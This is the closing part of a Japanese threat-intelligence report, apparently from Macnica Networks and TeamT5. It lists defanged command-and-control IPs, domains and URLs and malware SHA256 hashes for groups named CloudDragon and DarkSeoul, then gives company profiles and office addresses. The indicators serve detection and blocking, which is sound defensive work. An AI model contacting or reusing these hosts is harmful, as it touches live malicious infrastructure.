172.105.232[.]89	C2	
139.180.192[.]19	C2	
www.amebaoor[.]net	C2	
www.evonzae[.]com	C2	
167.179.65[.]11	C2	

CloudDragon

インディケータ	タイプ	備考
2fb6cf5003543cb0355eba8f4242f2e34d61106c813b7bfeb5816de0e0d508f1	SHA256	
rolls-royce-love.890m[.]com	C2	

DarkSeoul

インディケータ	タイプ	備考
eb846bb491bea698b99eab80d58fd1f2530b0c1ee5588f7ea02ce0ce209ddb60	SHA256	VSingle
http[:]//toysbagonline[.]com/reviews	C2	
http[:]//purewatertokyo[.]com/list	C2	
http[:]//pinkgoat[.]com/input	C2	
http[:]//yellowlion[.]com/remove	C2	
http[:]//salmonrabbit[.]com/find	C2	
http[:]//bluecow[.]com/input	C2	

マクニカネットワークスは、数多くの海外企業と提携し、豊富な経験や研究により培ってきたインテリジェンスを元に、最適な最先端テクノロジーを提供をする技術商社です。ラインナップはセキュリティやネットワークインフラ、AI、DX など多岐にわたり、製品の導入から運用・サポートに至るまでの万全なサービスにより、官公庁や教育機関・一般企業など数多くのお客様への導入実績を誇ります。
最先端のセキュリティ商材を提供する中で独自の研究機関を有し、日本の企業に着弾したサイバー攻撃や対策をリサーチしています。

TeamT5 は、世界有数のマルウェア分析チームであり、アジア太平洋圏におけるサイバースパイ活動に対するベストソリューションプロバイダーです。
サイバー脅威の監視、分析、追跡を行いクライアントのシステムとネットワークを攻撃から守るのを支援しています。
更に脅威インテリジェンス、分析レポート、APT 対策ソリューション、脅威分析、インシデントレスポンスサービスを提供しています。
メンバーは、数多くの世界的なセキュリティカンファレンスで研究成果を発表しています。

Black Hat, Kaspersky Security Analyst Summit, Syscan, Code Blue/AVTokyo, Troopers, Codegate, VXCON/DragonCon, Power of Community (Korea), Hack in the Box, FIRST, HITCON, etc.

マクニカネットワークス株式会社

本社　〒222-8562 横浜市港北区新横浜1-5-5
TEL.045-476-2010 FAX.045-476-2060

西日本営業所　〒530-0005 大阪市北区中之島2-3-33 大阪三井物産ビル 14階
TEL.06-6227-6916　FAX.06-6227-6917

第5版